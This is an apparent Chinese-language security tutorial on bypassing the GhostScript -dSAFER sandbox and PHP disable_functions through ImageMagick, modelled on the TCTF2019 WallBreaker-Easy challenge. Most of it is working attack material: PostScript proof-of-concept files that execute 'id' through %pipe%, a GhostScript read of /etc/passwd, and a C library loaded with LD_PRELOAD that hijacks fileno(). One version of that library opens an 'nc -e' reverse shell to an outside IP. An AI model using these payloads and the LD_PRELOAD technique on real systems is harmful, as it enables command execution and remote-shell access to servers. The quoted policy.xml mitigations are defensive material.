
这个有点抽象，我们看一下 GhostScript 命令执行的例子。

首先我们不启用安全沙箱，即不启用 -dSAFER 参数，这里测试一下文件读取。


依次敲入如下命令：

```
$ gs -q -sDEVICE=ppmraw
GS>/buff 1024 string def
GS>/file_obj (/etc/passwd) (r) file def
GS>file_obj buff readstring
GS<2>buff print
```

效果如下图，缓冲区内容为 passwd 文件 。




然后启用安全沙箱，添加 -dSAFER 参数，然后第 2 步就报错 invalidfileaccess。




那么这个是交互式方式执行命令，一个网站，我们最多只有上传文件的能力，可以用吗？

当然也是可以的，这个待会讲解沙箱绕过漏洞的时候会说明。

果然是有一定安全机制的，那么 GhostScript 处理文件的时候默认会启用安全沙箱吗？

我们创建一个 test.php 文件，内容如下：

```php
<?php
$img = new Imagick('/root/disablefunc/1.xps');
?>
```

非常简单的一个文件（安装 php-imagick 拓展）。

根据文件内容，我们需要再创建一个 1.xps 文件，这种后缀的文件才能让 imagemagick 调用 GhostScript 进行处理。

我们跟踪一下系统调用。

```
strace -f php test.php 2>&1 |grep -C2 execve
```

```
root@YouXiu  /tmp  strace -f php test.php 2>&1 |grep -C2 execve
execve("/usr/bin/php", ["php", "test.php"], 0x7fffde4a1cb0 /* 26 vars */) = 0
brk(NULL)                               = 0x55fe8379b000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
--
[pid  4142] wait4(4143,  <unfinished ...>
[pid  4143] set_robust_list(0x7f3726093e60, 24) = 0
[pid  4143] execve("/usr/local/sbin/gs", ["gs", "-sstdout=%stderr", "-dQUIET", "-dSAFER", "-dBATCH", "-dNOPAUSE", "-dNOPROMPT", "-dMaxBitmap
AlignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-dTextAlphaBits=4", "-dGraphicsAlphaBits=4", "-r72x72", "-g1152x720", "-dEPSCrop",
mp/magick-4142-al"..., "-f/tmp/magick-4142D7MzUMDbNcpW", "-f/tmp/magick-4142b3AeQelZUxdu"], 0x55fe837ace70 /* 26 vars */) = -1 ENOENT (No su
tory)
[pid  4143] execve("/usr/local/bin/gs", ["gs", "-sstdout=%stderr", "-dQUIET", "-dSAFER", "-dBATCH", "-dNOPAUSE",
lignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-dTextAlphaBits=4", "-dGraphicsAlphaBits=4", "-r72x72",
p/magick-4142-al"..., "-f/tmp/magick-4142D7MzUMDbNcpW", "-f/tmp/magick-4142b3AeQelZUxdu"], 0x55fe837ace70 /* 26 vars */) = -1 ENOENT (No suc
ory)
```



果不其然，php 运行时调用了 gs 来处理，直接使用了代表安全沙箱的 -dSAFER 参数

既然本漏洞叫做安全沙箱绕过漏洞，那么是怎么绕过的呢？

根据描述，绕过原因如下：

其根本原因是 GhostScript 解析 restore 命令时，会暂时将参数 LockSafetyParams 设置为 False，从而关闭 SAFER 模式。

那么我们的测试 poc 是怎么样的呢？根据描述，我们需要构造如下内容 poc.png，jpeg 等亦可，然后上传执行即可。

```
%!PS
userdict /setpagedevice undef
legal
{ null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%id) currentdevice putdeviceprops
```

然后执行 convert poc.png poc.gif，嗯，直接报错，真香 ~

```
root@YouXiu  ~/disablefunc  convert poc.png poc.gif                                  16:49:01
convert-im6.q16: attempt to perform an operation not allowed by the security policy `PS' @ error/constitute.c/I
sCoderAuthorized/408.
convert-im6.q16: no images defined `poc.gif' @ error/convert.c/ConvertImageCommand/3258.
root@YouXiu  ~/disablefunc  apt-cache policy ghostscript                             16:49:03
ghostscript:
  Installed: 9.27~dfsg-1
  Candidate: 9.27~dfsg-1
  Version table:
 *** 9.27~dfsg-1 500
        500 http://http.kali.org/kali kali-rolling/main amd64 Packages
        100 /var/lib/dpkg/status
root@YouXiu  ~/disablefunc                                                           16:49:14
```

使用命令：apt-cache policy ghostscript

看了一下 ghostscript 版本，果然太新了是 9.27，目前本次漏洞影响版本是 9.23 及以下，因为懒得安装旧版本，我们看看别人的执行效果。

```
# root@kali in ~ [14:50:24]
$ cat poc.jpeg
%!PS
userdict /setpagedevice undef
save
legal
{ null restore } stopped { pop } if
{ legal } stopped { pop } if
restore
mark /OutputFile (%pipe%id) currentdevice putdeviceprops

# root@kali in ~ [14:50:29]
$ convert poc.jpeg poc.gif
uid=0(root) gid=0(root) groups=0(root)
convert-im6.q16: FailedToExecuteCommand `'gs' -sstdout=%std
```



效果拔群，如有有网站图片处理是通过 imagemagick 并调用 ghostscript 进行处理的就会发生这种可怕的事情。

好了看到这里，如果你是一个头脑清晰的人应该会有这样的感觉。

这都是什么鬼？说好的绕过 disable_functions 呢 ???

不要着急，下面我们就开始讲解。

## imagemagick+GhostScript 绕过 disable_functions

严格意义上说，下面的内容还是利用 LD_PRELOAD 绕过 disable_functions，只不过利用的是 imagemagick 和 GhostScript 本身的方法。

当然好处在于即使使用了最新版本的 imagemagick 和 GhostScript，依然可以绕过 disable_functions，这就是 LD_PRELOAD 加持的厉害之处。

下面介绍的内容原型是今年 TCTF2019 WallBreaker-Easy 的一道题目，我这边略有调整，这里简单介绍一下。

### （1）目标环境

操作系统：Kali 2019.2php 版本： php 7.3ImageMagick 版本：6.9.10.23+dfsg-2.1GhostScript 版本：9.27~dfsg-1php-imagick 版本：3.4.3
禁用函数：symlink,show_source,system,exec,passthru,shell_exec,popen,proc_open,proc_close,curl_exec,curl_multi_exec,pcntl_exec

环境构建其实挺简单，尤其我用的是 debian 系的 kali，ImageMagick 自带，安装 php-imagick 的话 apt-get install php-imagick 一键安装，其余版本操作系统可以自行查询资料安装。

一键安装的好处在于不用自己改配置，安装完以后，phpinfo 就会变化。

192.168.248.174:8888/phpinfo.php

## iconv

| | |
|---|---|
| iconv support | enabled |
| iconv implementation | glibc |
| iconv library version | 2.28 |

| Directive | Local Value | Master Value |
|---|---|---|
| iconv.input_encoding | no value | no value |
| iconv.internal_encoding | no value | no value |
| iconv.output_encoding | no value | no value |

## imagick

| imagick module | enabled |
|---|---|
| imagick module version | 3.4.3 |
| imagick classes | Imagick, ImagickDraw, ImagickPixel, ImagickPixelIterator, ImagickKernel |
| Imagick compiled with ImageMagick version | ImageMagick 6.9.10-8 Q16 x86_64 20180723 https://www.imagemagick.org |
| Imagick using ImageMagick library version | ImageMagick 6.9.10-23 Q16 x86_64 20190101 https://imagemagick.org |
| ImageMagick copyright | © 1999-2019 ImageMagick Studio LLC |
| ImageMagick release date | 20190101 |
| ImageMagick number of supported formats: | 242 |
| ImageMagick supported formats | 3FR, 3G2, 3GP, AAI, AI, ART, ARW, AVI, AVS, BGR, BGRA, BGRO, BIE, BMP, BMP2, BMP3, BRF, CAL, CALS, CANVAS, CAPTION, CIN, CIP, CLIP, CMYK, CMYKA, CR2, CRW, CUR, CUT, DATA, DCM, DCR, DCX, DDS, DFONT, DJVU, DNG, DOT, DPX, DXT1, DXT5, EPDF, EPI, EPS, EPS2, EPS3, EPSF, EPSI, EPT, EPT2, EPT3, ERF, EXR, FAX, FILE, FITS, FRACTAL, FTP, FTS, G3, G4, GIF, GIF87, GRADIENT, GRAY, GRAYA, GROUP4, GV, H, HALD, HDR, HEIC, HISTOGRAM, HRZ, HTM, HTML, HTTP, HTTPS, ICB, ICO, ICON, IIQ, INFO, INLINE, IPL, ISOBRL, ISOBRL6, J2C, J2K, JBG, JBIG, JNG, JNX, JP2, JPC, JPE, JPEG, JPG, JPM, JPS, JPT, JSON, K25, KDC, LABEL, M2V, M4V, MAC, MAGICK, MAP, MASK, MAT, MATTE, MEF, MIFF, MKV, MNG, MONO, MOV, MP4, MPC, MPEG, MPG, MRW, MSL, MSVG, MTV, MVG, NEF, NRW, NULL, ORF, OTB, OTF, PAL, PALM, PAM, PANGO, PATTERN, PBM, PCD, PCDS, PCL, PCT, PCX, PDB, PDF, PDFA, PEF, PES, PFA, PFB, PFM, PGM, PGX, PICON, PICT, PIX, PJPEG, PLASMA, PNG, PNG00, PNG24, PNG32, PNG48, PNG64, PNG8, PNM, PPM, PREVIEW, PS, PS2, PS3, PSB, PSD, PTIF, PWP, RADIAL-GRADIENT, RAF, RAS, RAW, RGB, RGBA, RGBO, RGF, RLA, RLE, RMF, RW2, SCR, SCT, SFW, SGI, SHTML, SIX, SIXEL, SPARSE-COLOR, SR2, SI[illegible] SVG, SVGZ, TEXT, TGA, THUMBNAIL, TIFF, TIFF64, TILE, TIM, TTC, TTF, TXT, UBRL, UBR[illegible] VICAR, VID, VIFF, VIPS, VST, WBMP, WEBP, WMF, WMV, WMZ, WPG, X, X3F, XBM, XC, XCF, XPM, XPS, XV, XWD, YCbCr, YCbCrA, YUV |



接着如何绕过呢？这里参考一篇 writeup，写得非常强。

TCTF2019 WallBreaker-Easy 解题分析 (https://xz.aliyun.com/t/4688)

简单概括一下教程里面解法 1 的步骤。

1. 我们应该传入一个 ept 后缀文件和一个编译好的 so 文件；

2. 然后写一个 php 文件通过 putenv 函数修改 LD_PRELOAD 加载该 so

3. 接着 php 里创建一个 Imagick 对象处理该 ept 文件，此时由于该后缀 imagemagick 会调用 ghostscript 库对该文件进行处理，

4. 而编译好的 so 文件其实作用在于重新编译了 ghostscript 运行过程中要调用的 fflush 方法，我们将想执行的命令写入该方法中就能实现命令执行的效果。

好了我们来复现一下吧。

### （2）复现（伪）

通过前面长长的描述，我们知道：

1.ImageMagick 通过提供 Imagick 类和大量 API 接口方法的方式让 php 能够处理各种文件。

2. 当处理到以下 11 种格式的文件时，ImageMagick 会调用 GhostScript 库进行处理。

EPI EPS EPS2 EPS3 EPSF EPSI EPT PS PS2 PS3 PS4 PDF

至于为什么教程作者在复现的时候选择的时候选择了 EPT 格式，给出的解释是由于新版 ImageMagick 出于安全考虑，默认禁

止了一系列后缀名文件通过 GhostScript 处理。

搜了一下发现是出于安全考虑，新版本 `ImageMagick` 默认禁止了使用 `Ghostscript` 处理 PDF 文件。具体的配置文件在：`/etc/ImageMagick-6/policy.xml`，相关内容如下:

```
<policymap>
  ......
  <!-- disable ghostscript format types -->
  <policy domain="coder" rights="none" pattern="PS" />
  <policy domain="coder" rights="none" pattern="EPI" />
  <policy domain="coder" rights="none" pattern="PDF" />
  <policy domain="coder" rights="none" pattern="XPS" />
</policymap>
```

可以看到一起被禁止的还有文件拓展名包含 `PS` `EPI` `XPS` 的文件，所以我们上面列举的文件类型里面就只有 `EPT` 符合要求了。




ImageMagick 官方目前是 6 系和 7 系两个分支并行开发的，看作者给出的配置文件 /etc/ImageMagick-6/policy.xml，说明作者用的也是 6 系 ImageMagick，我自己的版本是 6.9.10.23+dfsg-2.1，当我去查看我自己的 /etc/ImageMagick-6/policy.xml 时，我发现配置文件中，根本没有禁用 GhostScript 处理 PDF、EPI 等后缀文件的描述。

```
<policymap>
  <!-- <policy domain="system" name="shred" value="2"/> -->
  <!-- <policy domain="system" name="precision" value="6"/> -->
  <!-- <policy domain="system" name="memory-map" value="anonymous"/> -->
  <!-- <policy domain="system" name="max-memory-request" value="256MiB"/> -->
  <!-- <policy domain="resource" name="temporary-path" value="/tmp"/> -->
  <policy domain="resource" name="memory" value="256MiB"/>
  <policy domain="resource" name="map" value="512MiB"/>
  <policy domain="resource" name="width" value="16KP"/>
  <policy domain="resource" name="height" value="16KP"/>
  <!-- <policy domain="resource" name="list-length" value="128"/> -->
```



我一度怀疑是我的 ImageMagick 版本不够新，顺便去官方的 github 看了一下 6.9.10-23 版本的发行时间。




也还行啊，2019 年 1 月发布的 ( 本教程写作时间为 2019 年 5 月 )，难道这 4 个月之间发生了新的变动？

看了一下 github 上关于 policy.xml 的原文件。

policy.xml(https://github.com/ImageMagick/ImageMagick6/blob/d7ebac2a1dfdb5c3550f787641fa54859afec6e7/config/policy.xml)

里面也没有针对 PDF、EPI 后缀文件的限制。

想想也正常，ImageMagick 处理以上后缀文件会调用 GhostScript 处理，问题出在 GhostScript 上，理应由 GhostScript 修复漏洞，为何需要 ImageMagick 通过修改配置文件的方式自断一臂呢？这样真遇到需要处理 PDF 和 PS 后缀文件了怎么办？

那么这段配置是怎么来的呢？

如果你看过几次 GhostScript 沙箱绕过命令执行漏洞的漏洞通告，你就会知道，这个是针对 ImageMagick+GhostScript 组合推出的漏洞缓解措施，因为当时 GhostScript 官方并没有推出补丁和更新版本，所以只能通过卸载 GhostScript 或者使用上述缓解措施的方式来填上这个漏洞。

**5.临时解决方案**

由于目前官方尚未发布补丁，可以使用以下临时解决方案其中一个：

1.卸载 GhostScript

以 Ubuntu 系统为例，执行以下命令以卸载 GhostScript：

sudo apt-get remove ghostscript

2.修改 ImageMagick 的 policy 文件，默认位置为 /etc/ImageMagick/policy.xml，在 <policymap> 中加入以下 <policy>（即禁用 PS、EPS、PDF、XPS coders）：

```
<policymap>
  <policy domain="coder" rights="none" pattern="PS" />
  <policy domain="coder" rights="none" pattern="EPS" />
  <policy domain="coder" rights="none" pattern="PDF" />
  <policy domain="coder" rights="none" pattern="XPS" />
</policymap>
```



好了，这都是我一家之词，怎么验证我说的是正确的呢，很简单，你在目录下传入任意一个 pdf 文件，然后通过新建对象的方式引用该文件，接着运行，不会出现任何报错，说明处理该 pdf 文件没有受到任何限制。

```php
<?php
   $test = new Imagick('1.pdf')
?>
```

好吧，到这里有人可能会说：这个可能是当时 CTF 题目环境设置的，增加限制嘛。行，那我也加上这个限制。

```
<!-- in order to avoid to get image with password text -->
<policy domain="path" rights="none" pattern="@*"/>
<!-- meetsec test -->
<policy domain="coder" rights="none" pattern="PS" />
<policy domain="coder" rights="none" pattern="EPI" />
<policy domain="coder" rights="none" pattern="XPS" />
<policy domain="coder" rights="none" pattern="PDF" />
</policymap>
"/etc/ImageMagick-6/policy.xml" 94L, 4463C
```



再运行一下上面的 php，果然报错，受限于安全策略，pdf 文件无法被处理。

```
root@YouXiu  ~/disablefunc  php index.php                                  SIG(127)  09:05:20
PHP Fatal error:  Uncaught ImagickException: attempt to perform an operation not allowed by the security policy `PDF' @ error/
constitute.c/IsCoderAuthorized/408 in /root/disablefunc/index.php:2
Stack trace:
#0 /root/disablefunc/index.php(2): Imagick->__construct('1.pdf')
#1 {main}
  thrown in /root/disablefunc/index.php on line 2
root@YouXiu  ~/disablefunc                                                 SIG(127)  09:05:21
```



此时，教程告诉我们，只有 EPT 文件符合要求了。

可以看到一起被禁止的还有文件拓展名包含 PS EPI XPS 的文件，所以我们上面列举的文件类型里面就只有 EPT 符合要求了。



这里我一开始看的一脸迷茫，GhostScript 可以处理 11 种后缀格式文件。

```
EPI EPS EPS2 EPS3 EPSF EPSI EPT PS PS2 PS3 PS4 PDF
```

这里限制了 PDF EPI XPS 和 PS，看来这里的匹配模式是正则匹配的才能实现通杀，这样就只剩 EPT 文件了，可是其它后缀真的不行吗？

我写了一个简单的 php 文件看看是否可以，并且创建了一堆 ps、ps2 等后缀文件在同目录下。

```
<?php
        $test = new Imagick('1.ps');
        $test2 = new Imagick('1.ps2');
        $test3 = new Imagick('1.epi');
        var_dump($test,$test2,$test3);
?>
```

完全没问题啊

```
root@YouXiu  ~/disablefunc  php index.php
object(Imagick)#1 (0) {
}
object(Imagick)#2 (0) {
}
object(Imagick)#3 (0) {
}
```



加上 pdf 试试

```
<?php
        $test = new Imagick('1.ps');
        $test2 = new Imagick('1.ps2');
        $test3 = new Imagick('1.epi');
        $test4 = new Imagick('1.pdf');
        var_dump($test,$test2,$test3,$test4);
?>
```

直接报错，报错直指 PDF。

```
root@YouXiu  ~/disablefunc  php index.php                                    09:18:08
PHP Fatal error:  Uncaught ImagickException: attempt to perform an operation not allowed by the security policy `PDF' @ error/
constitute.c/IsCoderAuthorized/408 in /root/disablefunc/index.php:5
Stack trace:
#0 /root/disablefunc/index.php(5): Imagick->__construct('1.pdf')
#1 {main}
  thrown in /root/disablefunc/index.php on line 5
```



说明 policy.xml 中的限制只限制到了 pdf 文件，对其它文件没有限制。有人可能说你只是创建了一个 Imagick 对象而已，真正在引用的时候 ps、ps2、epi 这些格式可能就会有限制了。

嗯，好吧，这样，我直接写一个格式转换的 demo 吧，利用 ImageMagick 将 epi 格式转换成 ept 格式。

change.php

```php
<?php
function epi2ept($EPI,$Path){
        if(!extension_loaded('imagick')){
            return false;
        }
        if(!file_exists($EPI)){
            return false;
        }
        $IM =new imagick();
        $IM->setResolution(120,120);
        $IM->setCompressionQuality(100);
        $IM->readImage($EPI);
        foreach($IM as $Key => $Var){
            $Var->setImageFormat('ept');
            $Filename = $Path.'/'.md5($Key.time()).'.ept';
            if($Var->writeImage($Filename)==true){
                $Return[]= $Filename;
            }
        }
        return $Return;
    }

    $EPI = "/root/disablefunc/test/1.epi";
    $Path = "/root/disablefunc/test";
    epi2ept($EPI,$Path);
?>
```

然后，先准备一个 1.epi 文件，接着运行 change.php。

```
 root@YouXiu  ~/disablefunc  mkdir test
 root@YouXiu  ~/disablefunc  mv 1.epi test/
 root@YouXiu  ~/disablefunc  cp change.php test/
 root@YouXiu  ~/disablefunc  cd test/
 root@YouXiu  ~/disablefunc/test  ll
total 14M
-rw-r--r-- 1 root root 14M May 13 14:16 1.epi
-rw-r--r-- 1 root root 699 May 14 09:29 change.php
 root@YouXiu  ~/disablefunc/test  vim change.php
 root@YouXiu  ~/disablefunc/test  php change.php
 root@YouXiu  ~/disablefunc/test  ll
total 28M
-rw-r--r-- 1 root root 14M May 13 14:16 1.epi
-rw-r--r-- 1 root root 14M May 14 09:30 789801528de23a533bd756f46d6cb7d3.ept
-rw-r--r-- 1 root root 709 May 14 09:30 change.php
```



运行完成以后，当前目录下多出了 ept 格式文件，说明能完成 epi 到 ept 格式转换。

那么这里用到了 GhostScript 了吗？跟踪一下函数调用。

strace -f php change.php 2>&1 |grep -C2 execve

```
root@YouXiu  ~/disablefunc/test  strace -f php change.php 2>&1 |grep -C2 execve                    09:30:53
execve("/usr/bin/php", ["php", "change.php"], 0x7fff0b252680 /* 26 vars */) = 0
brk(NULL)                               = 0x55eef2e50000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
--
[pid 10820] wait4(10821,  <unfinished ...>
[pid 10821] <... set_robust_list resumed> ) = 0
[pid 10821] execve("/usr/local/sbin/gs", ["gs", "-sstdout=%stderr", "-dQUIET", "-dSAFER", "-dBATCH", "-dNOPAUSE", "-dNOPROMPT"
, "-dMaxBitmap=500000000", "-dAlignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-dTextAlphaBits=4", "-dGraphicsAlphaBit
s=4", "-r120x120", "-g1920x1200", "-dEPSCrop", "-sOutputFile=/tmp/magick-10820s2"..., "-f/tmp/magick-10820xjuF_iliKJ4W", "-f/t
mp/magick-10820kcIiYAkhQ6vU"], 0x55eef2e61e70 /* 26 vars */) = -1 ENOENT (No such file or directory)
[pid 10821] execve("/usr/local/bin/gs", ["gs", "-sstdout=%stderr", "-dQUIET", "-dSAFER", "-dBATCH", "-dNOPAUSE", "-dNOPROMPT",
 "-dMaxBitmap=500000000", "-dAlignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-dTextAlphaBits=4", "-dGraphicsAlphaBits
=4", "-r120x120", "-g1920x1200", "-dEPSCrop", "-sOutputFile=/tmp/magick-10820s2"..., "-f/tmp/magick-10820xjuF_iliKJ4W", "-f/tm
p/magick-10820kcIiYAkhQ6vU"], 0x55eef2e61e70 /* 26 vars */) = -1 ENOENT (No such file or directory)
```



确实调用了 GhostScript，说明 policy.xml 真的没有限制住。

由于对 GhostScript 和 ImageMagick 一些底层机制没有深入研究过，这里只能猜测一下 ImageMagick 的 policy.xml 配置项并非完全生效，可能是自身问题，也可能是 GhostScript 不同版本带来的问题，如果有知道的小伙伴麻烦评论区留个言告诉我答案 ~~

前面真的废话太多了，到现在还没有进入正题演示 php 绕过 disable_functions 的姿势。

### （3）复现（真）

好了，到这里我们其实知道了，除了教程提到的 ept 文件外，ps、epi 等格式文件一样会使得 ImageMagick 调用 GhostScript 库进行处理，我们还是以 ps 文件为例演示一下好了。

首先我们需要修改 LD_PRELOAD，就要知道 GhostScript 都拥有哪些符号表，进而从中挑选出可以尝试重新编译的函数。

```
readelf -Ws  `which gs`
```

```
root@YouXiu  ~/disablefunc/test  readelf -Ws  `which gs`

Symbol table '.dynsym' contains 23 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 OBJECT  GLOBAL DEFAULT  UND stdout@GLIBC_2.2.5 (2)
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND gsapi_init_with_args
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND gsapi_new_instance
     4: 0000000000000000     0 OBJECT  GLOBAL DEFAULT  UND stdin@GLIBC_2.2.5 (2)
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND gsapi_delete_instance
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fileno@GLIBC_2.2.5 (2)
     7: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.4 (3)
     8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND gsapi_run_string
     9: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fflush@GLIBC_2.2.5 (2)
    10: 0000000000000000     0 OBJECT  GLOBAL DEFAULT  UND stderr@GLIBC_2.2.5 (2)
    11: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND read@GLIBC_2.2.5 (2)
    12: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND gsapi_set_stdio
    13: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND gsapi_exit
    14: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterTMCloneTable
    15: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.2.5 (2)
    16: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
    17: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMCloneTable
    18: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fwrite@GLIBC_2.2.5 (2)
    19: 0000000000004080     0 NOTYPE  GLOBAL DEFAULT   24 _edata
    20: 0000000000000000     0 FUNC    WEAK   DEFAULT  UND __cxa_finalize@GLIBC_2.2.5
    21: 0000000000004088     0 NOTYPE  GLOBAL DEFAULT   25 _end
    22: 0000000000004080     0 NOTYPE  GLOBAL DEFAULT   25 __bss_start
```



教程里面重新编译的函数是 fflush，也没有说具体的原因，这里我还是推崇 yangyangwithgnu 大佬的理念：

由于被劫持的系统函数得由我们重新实现一次，函数原型必须一致，为减少复杂性，我会选择劫持那些无参数且常用的系统函数

当然，不是每次你运气都会这么好找到这么合适的，有时候试试参数少的也可以。

这里我修改的是 fileno() 而非 fflush()

因为 man 看了一下，参数并不多，而且不复杂。

```
FERROR(3)                                    Linux Programmer's Manual

NAME
       clearerr, feof, ferror, fileno - check and reset stream status

SYNOPSIS
       #include <stdio.h>

       void clearerr(FILE *stream);

       int feof(FILE *stream);

       int ferror(FILE *stream);

       int fileno(FILE *stream);

   Feature Test Macro Requirements for glibc (see feature_test_macros(7)):

       fileno(): _POSIX_C_SOURCE
```



我们创建一下一个 c 源码文件。

hack.c

```
#include <stdlib.h>
#include <string.h>
void payload() {
    const char* cmd = "echo 'Meetsec just test!'";
    system(cmd);
}
int fileno() {
    if (getenv("LD_PRELOAD") == NULL) { return 0; }
    unsetenv("LD_PRELOAD");
        payload();
}
```

内容很少，主要作用就是添加了输出“Meetsec just test!”这句话的作用。

然后编译成共享库。

```
gcc -shared -fPIChack.c -o hack.so
```

接着写一个测试 php

test.php

```php
<?php
putenv('LD_PRELOAD=/root/disablefunc/test/hack.so');
$img = new Imagick('/root/disablefunc/1.ps');
?>
```

好的，我们运行一下，非常好，果然创建 Imagick 对象的时候调用了 gs 命令，先加载了我们的恶意 so，执行我们的 echo 命令。

```
root@YouXiu  ~/disablefunc/test  php test.php
Meetsec just test!
```



好了，我们再试试写个反弹 shell 的 c。

```c
#include <stdlib.h>
#include <string.h>
void payload() {
        const char* cmd = "nc -e /usr/bin/zsh 47.[redacted].200 8888";
        system(cmd);
}
int fileno() {
        if (getenv("LD_PRELOAD") == NULL) { return 0; }
        unsetenv("LD_PRELOAD");
        payload();
}
```



这里注意一下，不用使用 bash -i>& 这种带特殊符号较多的反弹 shell，会失败，推荐使用 nc -e 反弹 ( 前提是受害主机支持 nc -e)。

编译成 so，在 php 中引用，然后运行一下。

```
root@YouXiu  ~/disablefunc/test  cat test2.php
<?php
putenv('LD_PRELOAD=/root/disablefunc/test/hack2.so');
$img = new Imagick('/root/disablefunc/1.ps');
?>
root@YouXiu  ~/disablefunc/test  php test2.php
```

```
root@guyue  nc -vv -l -p 8888
Ncat: Version 7.50 ( https://nmap.org/ncat )
